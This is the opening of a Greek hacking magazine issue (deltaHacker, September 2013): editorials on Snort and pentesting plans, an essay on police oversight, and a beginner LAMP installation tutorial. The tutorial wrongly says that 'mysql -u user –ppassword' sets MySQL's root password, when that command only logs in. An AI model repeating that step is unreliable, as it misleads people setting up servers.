all rights reversed

HACKER

Σεπτέμβρης 2013 # Τιμή τεύχους 4€

τεύχος 024 - Long Walks Edition

Φορητό πειρατικό κουτί, όχι κατ' ανάγκη για πειρατές [*]



Ξεκινήστε την ανάπτυξη εφαρμογών web

Δημιουργήστε τη δική σας διανομή Android

Σπιτικό Trojan Horse, που μιμείται το θρυλικό Zeus!

[*] Ο παπαγάλος δεν περιλαμβάνεται

all rights reversed

HACKER

tefhos 24o

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Πέτρος Κυλαδίτης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55133, Καλαμαριά. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) Δύο προτάσεις για την αξιοποίηση του Raspberry Pi σας: http://deltahacker.gr/?p=9583 και http://deltahacker.gr/?p=9608


delta HACKER
Στη 2η χρονιά και συνεχίζουμε ακάθεκτοι!
Μηνιαίο περιοδικό deltaHacker, http://deltahacker.gr
Ethical Hacking / Δίκτυα / Ασφάλεια / Προγραμματισμός / Ηλεκτρονικά
twitter.com/deltaHacker
facebook.com/deltaHacker

Όλα τα καλά κι ωραία παιχνίδια!

"Μιλάμε για ατέλειωτη διασκέδαση που κάνει καλό κι επιπρόσθετα δεν κοστίζει τίποτε". Όχι ακριβώς μ' αυτά τα λόγια αλλά τέτοιες σκέψεις κάνει ο γράφων, όποτε ασχολείται με θέματα για επόμενα τεύχη του περιοδικού. Θέλει μάλιστα να σας παρακινήσει ώστε κι εσείς να βλέπετε τα πράγματα με παρόμοιο τρόπο. Έτσι, χωρίς να υπάρχει ιδιαίτερος λόγος.

by subZraw

Αφήνω αμέσως το τρίτο πρόσωπο γιατί, πράγματι, τώρα που διαβάζω τις παραπάνω προτάσεις μου φαίνονται τουλάχιστον παράξενες. Το 'χε αναφέρει και καλός συνάδελφος και φίλος, αυτό με το τρίτο πρόσωπο. Τούτη τη στιγμή δεν θυμάμαι ποιος ήταν αλλά, τέλος πάντων, δεν είναι αυτό το θέμα μας.

Το θέμα μας είναι, αγαπητές κι αγαπητοί, ότι τις τελευταίες εβδομάδες έχουμε βγάλει ξανά τα μάτια μας — φυσικά με τους καλούς μας υπολογιστές. Για πολλοστή φορά, ο κύριος λόγος ή καλύτερα η κύρια δικαιολογία, ήταν οι προετοιμασίες για το επόμενο deltaCast καθώς και για μερικά από τα ερχόμενα τεύχη. Ξέρετε τι σκέφτομαι; Σημασία έχει να βρίσκεις διαρκώς δικαιολογίες, ώστε ν' ασχολείσαι με ό,τι αγαπάς. Ειδικότερα, αν έχεις καταφέρει να συνδυάσεις χόμπυ κι εργασία, ε, τότε όλα είναι πολύ καλύτερα: Θα πω γύρω στις 17 φορές — και δεν θα υπερβάλω.

Εδώ και πολλές βδομάδες (ή μήπως είναι κάτι μήνες;) ήθελα ν' ασχοληθώ κι εγώ με συστήματα Intrusion Detection (ή και Prevention). Με λίγα κι απλά λόγια, σε βαθμό που να κινδυνέψω τώρα να φανώ παντελώς άσχετος, θα πω ότι πρόκειται για λογισμικό το οποίο κάθεται ήσυχα κι ωραία σ' ένα δίκτυο και παρακολουθεί τι γίνεται. Με το που αντιλαμβάνεται παράξενη ή ασυνήθιστη συμπεριφορά, π.χ., ένα port scan ή πακέτα που προέρχονται από γνωστές, κακόβουλες διευθύνσεις από Ρωσία, Ανατολικό Τιμόρ, Παπούα Νέα Γουινέα κ.λπ., ειδοποιεί σχετικά τον υπεύθυνο administrator κι εκτελεί μια προκαθορισμένη ενέργεια, όπως, π.χ., είναι το μπλοκάρισμα του υπολογιστή από τον οποίο προέρχονται τα μάλλον κακοπροαίρετα πακέτα.

Λίγο να έχεις διαβάσει για συστήματα IDS/IPS, και στο μυαλό σού έρχεται το Snort. Πρόκειται για ένα από τα δημοφιλέστερα συστήματα της κατηγορίας, αποτελεί Ανοικτό Λογισμικό και στα πολλά χρόνια που χρησιμοποιείται και δοκιμάζεται σε πραγματικές συνθήκες, έχει αποσπάσει άπειρους επαίνους. Υπάρχουν κι άλλα IDS/IPS, γιατί όμως να μην ξεκινήσω με το θαυμαστό Snort; Αυτό αναλογιζόμουν και ξαφνικά θυμήθηκα το pfSense. Για το pfSense διατίθενται έτοιμα πακέτα εφαρμογών κι ένα απ' αυτά είναι το Snort. Είχα ήδη ένα pfSense VirtualBox VM (εκείνο από το deltaCast s01e07, http://deltahacker.gr/deltacast-s01e07), οπότε το ενεργοποίησα με σκοπό να εγκα-

ταστησω αμέσως το Snort. Το "αμέσως" άργησε λίγο βέβαια, αφού φορτώνοντας το pfSense είδα ότι υπήρχε διαθέσιμη *κύρια* αναβάθμιση. Φυσικά και δεν μπόρεσα να την αγνοήσω, οπότε λίγα λεπτά κι ένα reboot αργότερα είχα το νεότερο pfSense, το Snort εγκατεστημένο κι έπαιζα με τις ατέλειωτες ρυθμίσεις του. Λίγο αργότερα έβαζα το pfSense VM στο DMZ του αληθινού router κι άφησα το host computer ανοικτό για πολλές μέρες. Οι αναφορές αλλά και οι αντιδράσεις του Snort ήταν άκρως ενδιαφέρουσες. Προς το παρόν δεν θέλω να πω περισσότερα. Ψάχνω ακόμα το χρόνο για να δοκιμάσω διάφορα πράγματα που θέλω, όμως είμαι σε καλό δρόμο και σύντομα ευελπιστώ να έχω έτοιμο πλήρες άρθρο περί IDS/IPS και Snort.

Παράλληλα με την τεχνική αρθρογραφία, τη διαχείριση των παραγγελιών και τη διεύθυνση της παραγωγής του περιοδικού[1], έχω μπλέξει και μ' εκείνα τα deltaCast (http://deltahacker.gr/category/deltacast). Προσέξτε: Δεν το λέω με πόνο — κάθε άλλο μάλιστα! Να σκεφτείτε, τη στιγμή που πληκτρολογούσα τη λέξη "μπλέξει", στη φαντασία μου έβλεπα κάποιον[2] να κάνει air-quotes. Αναζητώντας που λέτε το κεντρικό θέμα του επόμενου deltaCast —η πρώτη σαιζόν θα κλείσει με 12 επεισόδια—, αρχικά σχεδίαζα να δείξω το στήσιμο nginx με υποστήριξη PHP σε Ubuntu Server, και στη συνέχεια την εγκατάσταση και ρύθμιση του WordPress. Είναι εργασίες που πριν μερικούς μήνες είχα αναγκαστεί να επαναλάβω σε VPS που έχουμε στην Αμερική, στο οποίο εδώ και τρεις περίπου μήνες φιλοξενούμε το site του περιοδικού. Και λέω "είχα αναγκαστεί"[3] αφού, όπως κάποιοι από εσάς θα θυμόσαστε, το site είχε βρει μια συμφορά. Το αποτέλεσμα ήταν να παραμείνει πεσμένο για τουλάχιστον 24 ώρες οι οποίες, περιττό να σημειώσω, μου 'χαν φανεί για 24 μέρες. Ευτυχώς η επαπειλούμενη καταστροφή απεφεύχθη —ας είναι καλά τα ευλογημένα backup— και τώρα όλα είναι μια χαρά (ή τουλάχιστον έτσι δείχνουν). Τέλος πάντων, σκεφτόμουν ότι αν κάποιος θέλει να ξεκινήσει το δικό του site αλλά και να μάθει μερικά πράγματα στην πορεία, τότε η οδός nginx+PHP+WordPress είναι ό,τι πρέπει. Και, φυσικά, ένα σχετικό deltaCast μάλλον δεν θα περάσει απαρατήρητο — χώρια που παίζει ν' αποδειχθεί και χρήσιμο.

Αλλά καθώς μπήκε ο Σεπτέμβρης και ξεκίνησαν τα πρώτα, ευχάριστα demos της ωραίας, φθινοπωρινής δροσιάς, η σκέψη μου άρχισε ν' αλλάζει. Να μη σας τα πολυλογώ, αποφάσισα ν' αφήσω το προαναφερθέν θέμα για λίγο αργότερα. Έως σήμερα είμαι με τη σκέψη —κι όλες οι προεργασίες και οι δοκιμές που κάνω είναι προς αυτή την κατεύθυνση— ότι το deltaCast s01e11 πρέπει να αφορά στο penetration testing. Μέχρι και custom ISO του Kali Linux με KDE έφτιαξα, αφού τον τελευταίο καιρό άκουγα διάφορες (δικαιολογημένες) γκρίνιες για το GNOME. Αυτό πάντως που θέλω ν' αποφύγω στο επεισόδιο, είναι να επαναλάβω τις επιδείξεις και τα σενάρια τα οποία λίγο πολύ δείχνουν όλοι. Γι' αυτό και τις τελευταίες μέρες έχω βαλθεί να επινοήσω ένα σενάριο που θα εμπεριέχει vulnerabilities, επιθέσεις και μανούβρες που δεν επιδεικνύονται συχνά Εκεί Έξω (TM). Δεν μ'ενδιαφέρει να φτιάξω κάτι τρομερά επιτηδευμένο. Απλά, αυτό που οπωσδήποτε θέλω ν' αποφύγω είναι τις αντιδράσεις του στιλ "α, ναι, αυτά τα έχουμε δει κι αλλού". Θα τα καταφέρω; Δεν ξέρω, αλλά κάνω ό,τι μπορώ. Σύντομα το νέο επεισόδιο θα είναι online, οπότε ελπίζω να το δείτε και φυσικά να κάνετε τα όποια σχόλια ή/και κριτική.

Έως τότε, καλά να είμαστε, να παίζουμε και να μαθαίνουμε!

1. Πολυταχνίτης, αλλά όχι ερημοσπίτης.
2. Γενική, απροσδιόριστη μορφή.
3. Νάτος πάλι!



ουέλ, μέλ

Αγαπητοί μου,

Έχουμε πλέον επιστρέψει στα πάτρια εδάφη κι έχουμε κάτσει σαν τους κατεργαραίους στον πάγκο μας.

Ο συγκεκριμένος πάγκος είναι στο Πόρτο Γερμενό, στη σκιά δίπλα στην αιώρα. Κάνει ζέστη (φυσικά) και το μόνο που ακούγεται είναι τα τζιτζίκια. Περιμένουμε μισοκοιμισμένοι να φτάσει η ώρα να τσιμπήσουμε κάτι.

Έχουμε έρθει από τις αρχές Αυγούστου και δεν το κουνάμε ρούπι. Μακρά η περίοδος προσαρμογής.

«Τι σας έκανε μεγαλύτερη εντύπωση στην Αγγλία;» τους ρώτησα κάποια στιγμή.

Αμέσως ξύπνησαν όλοι.

Η κυρία Καίτη ήταν εντυπωσιασμένη με τις συγκοινωνίες, αλλά αυτό που της είχε αρέσει περισσότερο ήταν τα πάρκα, τα λουλούδια και τα πουλιά.

Η Μαιρούλα ήταν καταχαρούμενη με όλα αυτά τα λονδρέζικα εφαρμογίδια που είχε κατεβάσει στο αϊΦον της και της επέτρεπαν να βλέπει σε πραγματικό χρόνο ό,τι ζητούσε η καρδιά της --την πρόβλεψη του καιρού, τα λεωφορεία, τους σινεμάδες, τα ραδιοταξί, τα εστιατόρια, τα πάντα.

Όχι ότι έκανε τίποτα με όλα αυτά τα data, βέβαια, απλά σε δουλειά να βρισκόμαστε.

Η εξαδέλφη δεν μπορούσε να χωνέψει το γεγονός ότι το Λονδίνο μοιάζει με τεράστιο χωριό. Της φαινόταν απίστευτο ότι κάθε συνοικία έχει το δικό της κέντρο, τον δικό της εμπορικό δρόμο, το δικό της μεγάλο πάρκο, και την δική της, ιδιαίτερη, σύσταση του πληθυσμού. Πας ας πούμε στην Μπρικ Λέιν και νομίζεις ότι είσαι έξω από Ινδουιστικό τέμενος. Πηγαίνεις μισό χιλιόμετρο πιο δίπλα και είσαι στο Σίτυ με τους χρηματιστές. Κατηφορίζεις στο Μπρίξτον και νομίζεις ότι είσαι στο Κίνγκστον της Τζαμάικα. Ανεβαίνεις προς Γουντ Γκρην και περνάς αίφνης από Κύπρο προς Τουρκία.

Ο ανιψιός δεν απάντησε. Ο παλιός είναι αλλιώς, μας εξήγησε. Δεν εντυπωσιάζεται.

Ούτε η μητέρα της εξαδέλφης εντυπωσιάστηκε. Αυτή επειδή είναι Ινδουίστρια.

Εμένα, πάλι, μου κάνανε πολλά πράγματα εντύπωση και δεν ξέρω από πού να αρχίσω. Το πιο απρόσμενο πάντως ήταν ότι βρέθηκα να συμπαθώ τους αστυνομικούς. Τους Βρετανούς αστυνομικούς, εννοώ.

Η παρέα με κοίταξε καχύποπτα όταν το είπα. Χρειάστηκε να δώσω εξηγήσεις.

«Κοιτάχτε», τους λέω. «Είναι θέμα εμπιστοσύνης. Στην Αγγλία, κάθε φορά που ήθελα να ρωτήσω κάτι, ρώταγα αστυνομικό. Μου απαντούσαν αμέσως, με το σεις και με το σας. Στην Ελλάδα κάτι τέτοιο δεν θα μου περνούσε ποτέ από τον νου. Τους βλέπω με τις στολές του Ρομποκόπ, αραχτούς δίπλα στις μηχανές τους να μιλάνε στο κινητό και να χτυπάνε την μία

φραπεδιά μετά την άλλη, και μου έρχεται να αλλάξω πεζοδρόμιο. Εμπιστοσύνη; Οι άνθρωποι μου φαίνονται ανεξέλεγκτοι.»

Μην με παρεξηγείτε, αγαπητοί μου. Δεν εννοούσα ότι *είναι*, σώνει και καλά, ανεξέλεγκτοι. Λέω μόνο ότι έτσι μοιάζουν. Δεν είμαι σίγουρος πως υπάρχουν ξεκάθαρες δομές ελέγχου και περιορισμού της εξουσίας τους. Αν αυθαιρετήσουν, το πιθανότερο είναι ότι θα την βγάλουν καθαρή, ή ότι, τέλος πάντων, θα πέσουν στα μαλακά.

Γιατί, θα με ρωτήσετε, στην Αγγλία δεν πέφτουν στα μαλακά;

Κοιτάχτε, δεν ξέρω. Μπορεί και να πέφτουν. Αλλά το θέμα δεν τελειώνει εκεί. Θα φέρω ένα συγκεκριμένο παράδειγμα.

Τον Απρίλιο του 1981 είχαν γίνει στο Μπρίξτον (στο Νότιο Λονδίνο) εκτεταμένα επεισόδια με την αστυνομία. Αφορμή, σύμφωνα με τους Μπριξτονέζους, ήταν η στάση της αστυνομίας. Περπατούσες στον δρόμο και αν ήσουν μαύρος, μελαμψός ή έστω όχι λευκός, σε σταματούσαν, με το έτσι θέλω, για εξακρίβωση.

Πώς λέμε Ξένιος Ζευς; Κάτι τέτοιο.

Τέλος πάντων, στο Μπρίξτον, μια περιοχή με πολλούς Τζαμαϊκανούς και Αφρικανούς, να σε σταματάνε κάθε τρεις και λίγο για εξακρίβωση παραπάει. Κάποια στιγμή το ποτήρι ξεχείλισε και έγινε χαμός. Εκατοντάδες οι τραυματίες, αστυνομικοί κυρίως. Αλλά και πολίτες. (Μπορείτε να διαβάσετε και εδώ http://en.wikipedia.org/wiki/1981_Brixton_riot.)

Όταν τελείωσαν όλα και καταλάγιασε ο κουρνιαχτός, οι Βρετανικές Αρχές που είχαν απορήσει με την βιαιότητα των επεισοδίων αποφάσισαν να το ψάξουν.

Ορίστηκαν, λοιπόν, και μέσα στα επόμενα χρόνια έγιναν δύο διαδοχικές ανεξάρτητες έρευνες από δύο διαφορετικές επιτροπές. Όχι πια για να καταλογιστούν ευθύνες, αυτό είχε ήδη γίνει, αλλά για να κατανοηθούν οι αιτίες που είχαν οδηγήσει στα επεισόδια.

Τα συμπεράσματα κατατέθηκαν στη Βουλή.

Βασικά οι επιτροπές επαλήθευαν αυτό που όλοι ήξεραν: Στο Μπρίξτον, η πιθανότητα να σε σταματήσουν για εξακρίβωση ήταν πράγματι μεγαλύτερη αν είσαι μαύρος από ό,τι αν είσαι λευκός. Η αστυνομία, σύμφωνα με μία από τις δύο εκθέσεις, συμπεριφερόταν κατά τρόπο συστημικώς ρατσιστικό («institutionally racist»).

Έγιναν συζητήσεις επί συζητήσεων, και τελικά αποφασίστηκε η εκ βάθρων αλλαγή του συνολικού πλαισίου συμπεριφοράς, αρμοδιοτήτων και καταλογισμού ευθυνών της αστυνομίας, καθώς και η θεσμοθέτηση μιας ανεξάρτητης Επιτροπής διερεύνησης Καταγγελιών για αστυνομική αυθαιρεσία (Independent Police Complaints Commission).



Φυσικά δεν εννοώ ότι αυτομάτως τα πράγματα έγιναν τέλεια· όμως θα συμφωνήσετε, νομίζω, πως ήταν ένα πρώτο βήμα.

Είναι σημαντικό, ας πού-

με, να ξέρεις πως αν έχεις παράπονο από την αστυνομία, η αρχή που θα σε ακούσει και θα διερευνήσει τις καταγγελίες σου είναι ανεξάρτητη από την αστυνομία. Κι ότι μετά δεν θα έχει μα και μου. Αν πιστοποιηθεί παρανομία, κατάχρηση εξουσίας, διαφθορά ή ό,τι άλλο, μαύρο φίδι που τους έφαγε, τους αστυνομικούς εννοώ. Θα τρέχουν και δεν θα φτάνουν.

Ας κάνουμε τώρα μια σύγκριση με τον μηχανισμό που έχει η δική μας αστυνομία για τον έλεγχο και την πάταξη της αστυνομικής διαφθοράς. Πρόκειται για τη Διεύθυνση Εσωτερικών Υποθέσεων (Δ.Ε.Υ.) της ΕΛ.ΑΣ. Λεπτομέρειες για τη δομή και την στελέχωσή της μπορείτε να βρείτε εδώ: http://bit.ly/astynomiadey

Διαβάστε λίγο και πείτε μου αν σας πείθει.

Λοιπόν εμένα δε με πείθει. Διαβάζω πως η διεύθυνση αυτή στελεχώνεται από αξιωματικούς της Αστυνομίας και λογοδοτεί στον αρχηγό της ΕΛΑΣ, και διατηρώ τις αμφιβολίες μου. Ας φανταστούμε, για παράδειγμα --προς θεού, μόνο για παράδειγμα!-- πως η ΕΛΑΣ, ως σώμα, πάσχει από «συστημικό ρατσισμό». Θα περιμέναμε στα αλήθεια να κάνουν κάτι γι αυτό τα στελέχη της Δ.Ε.Υ.; Και να θέλανε δεν θα μπορούσανε. Μαύρο φίδι θα τους περίμενε στη γωνία.

Μετά, πάρτε το όνομα: Δ.Ε.Υ. «Διεύθυνση Εσωτερικών Υποθέσεων».

Γιατί «Εσωτερικών»; Τι σημαίνει «Εσωτερικών Υποθέσεων»; Δηλαδή, αν η Αστυνομία έπασχε από «συστημικό ρατσισμό» --λέμε, Αν-- αυτό θα ήταν εσωτερική της υπόθεση;

Εμ δεν είναι εσωτερική υπόθεση, μην τρελαθούμε τώρα. Ως συστημικό, το πρόβλημα θα μπορούσε να διαποτίζει ολόκληρη τη δομή του αστυνομικού σώματος και όλες τις βαθμίδες της ιεραρχίας. Δεν θα μπορούσε να διερευνηθεί παρά μόνον απ' έξω. Το ότι εποπτεύει εισαγγελέας δεν με καθησυχάζει καθόλου. Δεν αρκεί η εποπτεία.

Βλέπετε τι εννοώ;

Σκεφτόμουν, λοιπόν --για να το γενικεύσω λίγο-- πως ο ένας πιο σημαντικός λόγος που η οργάνωση και η λειτουργία του αγγλικού κράτους είναι τόσο διαφορετική από την οργάνωση και τη λειτουργία του ελληνικού, δεν είναι ούτε κάποια ιδιαίτερη ποιότητα των Βρετανών, ούτε κάποια ιδιαίτερη αδυναμία των Ελλήνων.

Είναι «απλώς» πως στην Αγγλία, σε όλα τα επίπεδα οργάνωσης του δημόσιου βίου, υπάρχουν θεσμοθετημένοι ανεξάρτητοι μηχανισμοί ελέγχου και ανάδρασης που και αυτοί, με την σειρά τους, ελέγχονται. Η έμφαση πάει στο «ανεξάρτητοι».

Κανένας δημόσιος λειτουργός δεν έχει το ακαταλόγιστο και κανένας δεν πιστεύει ότι δικαιούται να το έχει. Δεν είναι θέμα προσωπικότητας. Το σύστημα είναι που δεν το επιτρέπει.

Τέλος πάντων, αυτά. Για την Αγγλία ξεκίνησα να σας λέω και κατάληξα να μιλάω για την αστυνομία. Άβυσσος η ψυχή...

Σταματώ εδώ, αλλά πρώτα κάτι άσχετο: Πώς πάτε με τον «Πόλεμο και Ειρήνη»; Ξεκινήσατε; Προχωράτε; Μην το αμελείτε.

Do yourselves a favour που θα λέγανε και οι Άγγλοι.

Σας ασπάζομαι,
Θείος Ακάκιος



Πλήρη άρθρα που συμπληρώνουν το περιοδικό [**addenda**]. Το video podcast [**netcasting → deltaCast**]. Άρθρα που μας ήρθε να γράψουμε, έτσι, απλά [**/dev/random**]. Τα προκλητικά **mind hacks**. Τα βίντεο από τα προηγούμενα live streams [**netcasting → deltaStream**]. Ολόκληρα blasts from the past [**bftp**]. Τα πάντα ενδιαφέροντα **forums**. Το σημείο συνάντησης για τους φίλους του περιοδικού.

deltahacker.gr

Αληθινό, διασκεδαστικό hacking **για όλους**!

Skill: Intermediate
Tags: LAMP, Linux, Apache, MySQL, PHP, web, server, programming

by multiPetros



Web development σε περιβάλλον LAMP [μέρος 1]

LAMP: Ένας τεχνολογικός συνδυασμός που αποτελεί την κινητήριο δύναμη για περισσότερο από το 70% του web! Πρόκειται για τη λεγόμενη στοίβα Linux - Apache - MySQL - PHP και στη νέα σειρά άρθρων που ξεκινάμε θα γνωρίσουμε τα μυστικά της, θα μάθουμε να την αξιοποιούμε και θα αναπτύξουμε τις δικές μας εφαρμογές web. Σ' αυτό το πρώτο άρθρο θα μιλήσουμε για την εγκατάσταση και την παραμετροποίηση του Apache web server, ενώ θα κάνουμε και μια εισαγωγή στον προγραμματισμό με την PHP.

Για τις ανάγκες των άρθρων αλλά και για τους πειραματισμούς μας θα χρησιμοποιήσουμε την ασφάλεια και τη ζεστασιά[1] ενός τοπικού συστήματος, στο οποίο θα εγκαταστήσουμε τον Apache, τον διερμηνέα της PHP και τη MySQL. Φυσικά, αν έχετε στη διάθεσή σας έναν απομακρυσμένο server με το σύστημα LAMP, μπορείτε να αγνοήσετε τα βήματα που περιγράφουμε στην εισαγωγή μας.

Το λειτουργικό σύστημα στο οποίο δουλεύουμε είναι φυσικά το Linux (το "L" του LAMP, βλέπετε) και συγκεκριμένα η διανομή CrunchBang, που το τελευταίο διάστημα έχει κερδίσει την καρδιά μας! Εσείς μπορεί να επιλέξετε οποιαδήποτε άλλη διανομή ή λειτουργικό[2] — ακόμα και τα Windows[3]. Στο δικό μας σύστημα, όπως και σε όλες τις διανομές που βασίζονται στο Debian[4], ξεκινήσαμε την εγκατάσταση του LAMP ως εξής:

```
sudo apt-get install apache2
```

Προφανώς, με το παραπάνω εγκαθίσταται ο Apache web server. Όταν ολοκληρωθεί η διαδικασία, μπορούμε προαιρετικά ν' ανοίξουμε τον αγαπημένο μας web browser και να μεταβούμε στη διεύθυνση http://localhost. Από εκεί θα διαπιστώσουμε αν πήγαν όλα καλά κι αν ο Apache λειτουργεί ήδη. Το μήνυμα επιβεβαίωσης είναι ένα απλό "It works!" Στη συνέχεια προχωράμε στον MySQL server:

```
apt-get install mysql-server mysql-client
```

Η αλήθεια είναι ότι με το παραπάνω εγκαθίσταται τόσο ο server όσο κι ο λεγόμενος client, ο οποίος αποτελεί το Command Line Interface (CLI) της MySQL. Ο client θα μας βοηθήσει στην εκμάθηση αλλά και στη διαχείριση των βάσεων δεδομένων που θα στήσουμε αργότερα. Κατά την εγκατάσταση του MySQL server θα πρέπει να φανούμε προσεκτικοί: Σε κάποιο στάδιο θα μας ζητηθεί να ορίσουμε έναν κωδικό για τον χρήστη root[5] της βάσης. Αν προσπεράσουμε αυτό το βήμα, μπορούμε να ορίσουμε κωδικό αμέσως μετά το πέρας της εγκατάστασης, εκτελώντας το ακόλουθο:

```
mysql -u user –ppassword
```

Προφανώς, στη θέση του user πρέπει να δώσουμε το root και στη θέση του password τον επιθυμητό κωδικό.

Σειρά έχει η εγκατάσταση του διερμηνέα (interpreter) της PHP, καθώς και των "συνδετικών κρίκων" με τον Apache server και τον MySQL server. Για το σκοπό αυτό αρκεί να δώσουμε το εξής:

```
sudo apt-get install php5 libapache2-mod-php5 php5-mysql
```

Όταν ολοκληρωθεί η εγκατάσταση των πακέτων και για να λάβει χώρα η σύνδεση μεταξύ PHP και Apache, πρέπει να επανεκκινήσουμε τον δεύτερο. Αυτό γίνεται πανεύκολα:

```
sudo service apache2 restart
```

Πλέον, η εγκατάσταση του LAMP έχει ολοκληρωθεί! Για να είμαστε σίγουροι και

1. Εδώ μπορεί και να κυριολεκτούμε :P
2. Το πρώτο γράμμα στο LAMP προέρχεται από το Linux. Το ίδιο πακέτο προγραμμάτων κυκλοφορεί και σε παραλλαγές για άλλα λειτουργικά συστήματα. Έτσι, υπάρχει το WAMP (για τα Windows), το MAMP (για το Mac OS), το SAMP (για το Solaris), το OAMP (για το OpenBSD) και το iAMP (για το IBM iSeries — κι όχι για το iOS που σκεφτήκατε :D). Πάντως, όσα θα δούμε στη σειρά άρθρων ισχύουν για οποιοδήποτε σύστημα xAMP.
3. Εμείς πάντως θα συνιστούσαμε να αποφύγετε τα Windows: Η αδυναμία χρήσης ονομάτων αρχείων σε Unicode αποτελεί ενοχλητικό και μερικές φορές ύπουλο πρόβλημα.
4. Σε περίπτωση χρήσης διαφορετικού συστήματος, χρησιμοποιήστε τον αντίστοιχο packet manager.
5. Ο συγκεκριμένος χρήστης root (κι ο κωδικός του) δεν έχει καμία σχέση με τον χρήστη root του συστήματος. Μια καλή πρακτική ασφαλείας είναι οι κωδικοί αυτών των δύο να διαφέρουν.

διπλά χαρούμενοι γι' αυτό, ας δημιουργήσουμε ένα δοκιμαστικό αρχείο μέσα στον κατάλογο /var/www. Στα συστήματα Linux, ο συγκεκριμένος κατάλογος αποτελεί το λεγόμενο Document Root για τον Apache. Το αρχείο που θα δημιουργήσουμε μπορεί να έχει ένα όνομα του τύπου info.php και το παρακάτω περιεχόμενο:

```
<?php
phpinfo();
?>
```

Τώρα μπορούμε ν' ανοίξουμε πάλι τον αγαπημένο μας web browser και να επισκεφθούμε τη διεύθυνση `http://localhost/info.php`. Εφόσον η "σύνδεση" ή καλύτερα η συνεργασία μεταξύ PHP και Apache υφίσταται, θα εμφανιστεί μια ιστοσελίδα με έναν μακροσκελή πίνακα, γεμάτο με πληροφορίες για την εγκατάσταση της PHP στο σύστημά μας.

Γενικός τρόπος λειτουργίας

Η αρχιτεκτονική ενός συστήματος LAMP είναι απλούστατη κι ο τρόπος διακίνησης των δεδομένων φαίνεται στη σχετική εικόνα του άρθρου.

Αρχικά, ο web browser του χρήστη στέλνει μία αίτηση, η οποία ταξιδεύει μέσω του (δια)δικτύου και καταλήγει στον Apache. Εάν το αίτημα αφορά σε κάποιο έγγραφο με κώδικα PHP, ο Apache το προωθεί στον διερμηνέα της PHP για επεξεργασία. Διαφορετικά, απαντάει ο ίδιος ο Apache αμέσως. Στην πρώτη περίπτωση, ο διερμηνέας της PHP επεξεργάζεται το έγγραφο και εκτελεί όσα PHP scripts βρει στο εσωτερικό του. Εάν κάποιο script χρειάζεται δεδομένα από τη βάση πραγματοποιείται σύνδεση με τον MySQL server, στον οποίο προωθείται το σχετικό ερώτημα. Ο MySQL server απαντάει με τα δεδομένα που ζητήθηκαν και, τελικά, ο διερμηνέας της PHP σχηματίζει ένα έγγραφο με όλα τα αποτελέσματα από την εκτέλεση των PHP scripts. Με άλλα λόγια, δημιουργείται ένα έγγραφο που δεν έχει ούτε ίχνος από κώδικα PHP. Αυτό το έγγραφο προωθείται στον Apache κι αυτός με τη σειρά του το στέλνει στον web browser του χρήστη.

Γνωριμία με την PHP

Τώρα που στήσαμε το σύστημα LAMP και εξετάσαμε τη γενική λογική με την οποία συνεργάζονται τα εξαρτήματά του, μπορούμε να βουτήξουμε λίγο τα πόδια μας στη βαθιά θάλασσα της PHP. Παρά τη γλαφυρότητα της περιγραφής, εσείς δεν πρέπει ν' ανησυχείτε καθόλου. Σκοπός μας άλλωστε είναι μάθουμε και όχι να τρομάξουμε. Ας ξεκινήσουμε, λοιπόν.

Η PHP δημιουργήθηκε το 1994 από τον Rasmus Lerdorf. Αρχικά αποτελούσε ένα Perl Script για προσωπική χρήση, αλλά κάποια στιγμή γράφτηκε σε C και σιγά-σιγά εξελίχθηκε σε μια ξεχωριστή γλώσσα. Το όνομα PHP προήλθε αρχικά από τα αρχικά των λέξεων Personal Home Page. Στην πορεία όμως[6] η ερμηνεία του ονόματος άλλαξε και υιοθέτησε την αναδρομική λογική που συναντάμε στην ονομασία GNU: Σήμερα, PHP σημαίνει PHP Hypertext Preprocessor :) Παρεμπιπτόντως, μιας και αναφερθήκαμε στο GNU, σημειώστε ότι η PHP αποτελεί ελεύθερο λογισμικό και διανέμεται υπό την άδεια PHP License[7].

6. Από την έκδοση 3 και μετά.
7. Η άδεια PHP License είναι συμβατή με την άδεια GNU GPL, αλλά θέτει και μερικούς πρόσθετους περιορισμούς σε σχέση με τη χρήση του ονόματος PHP.



Ο τρόπος λειτουργίας ενός LAMP stack. Τα βέλη δείχνουν τη ροή δεδομένων μεταξύ των τριών υποσυστημάτων.

Η PHP είναι μια διερμηνευόμενη γλώσσα προγραμματισμού (interpreted programming language). Στο πλαίσιο που μας απασχολεί, η PHP εκτελείται στον διακομιστή. Αυτό σημαίνει ότι τα έγγραφα PHP εκτελούνται αποκλειστικά εκεί. Η έξοδος από την εκτέλεσή τους παρέχεται στον Apache κι από ‛κεί και πέρα στον browser του χρήστη. Το γεγονός ότι πρόκειται για μια διερμηνευόμενη γλώσσα, συνεπάγεται τη γρήγορη ανάπτυξη και εύκολη τροποποίηση των εφαρμογών web. Αυτά τα προσόντα, πάντως, κατά κάποιον τρόπο "αντισταθμίζονται" από τη σχετικά χαμηλή ταχύτητα εκτέλεσης και τον επιπρόσθετο φόρτο στη λειτουργία του server.

Εισαγωγή στο συντακτικό

